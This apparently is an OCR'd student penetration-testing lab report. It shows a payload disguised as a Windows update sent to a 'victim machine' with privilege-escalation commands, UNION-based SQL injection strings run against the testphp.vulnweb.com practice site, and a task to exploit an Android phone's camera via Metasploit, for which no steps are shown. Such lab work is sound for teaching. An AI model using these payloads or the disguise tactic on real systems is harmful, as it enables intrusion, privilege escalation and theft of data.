
Step 7:- Send Windows update file to victim machine .




Step 8:- Windows update file in victim machine .




Step 9:- On Process.




Step 10:- Type getsystem -h .



Step 11:- Type net user.



Step 12:- virtual7



Step 13:- Login is successfully.


Major Project task 3

Website penetration testing.


- Hack the website by using Sql Injection on http://testphp.vulnweb.com/

Sql Injection:-


Step 1:- Open browser.




Step 2:- Type http://testphp.vulnweb.com/ .




Step 3:- Type http://testphp.vulnweb.com/artists.php?artist=1 & artist: r4w8173 .



Step 4:- Type http://testphp.vulnweb.com/artists.php?artist=2 & artist: Blad3 .




Step 5:- Type http://testphp.vulnweb.com/artists.php?artist=3 & artist: lyzae




Step 6:- Type http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,2,3

& artist: 2 .



Step 7:- Type http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,database(),3 & artist: acuart .




Step 8:- Type artist=-1 union select 1,group_concat(table_name),3 from information_schema. tables where table_schema=database()-- .


Major Project task 4

Mobile Testing.

- Exploit an android mobile phone using Metasploit and access the camera. Take snapshots and download the images from mobile.

Exploit an android mobile:-





Major Project task 5


Data Encryption tasks.

- Try to extract the WinRAR file from the given image and extract email id, name, phone number, and IP address of the server and username and password from file.


Image extract with WinRAR:-

Step 1:- Download given image from mail.

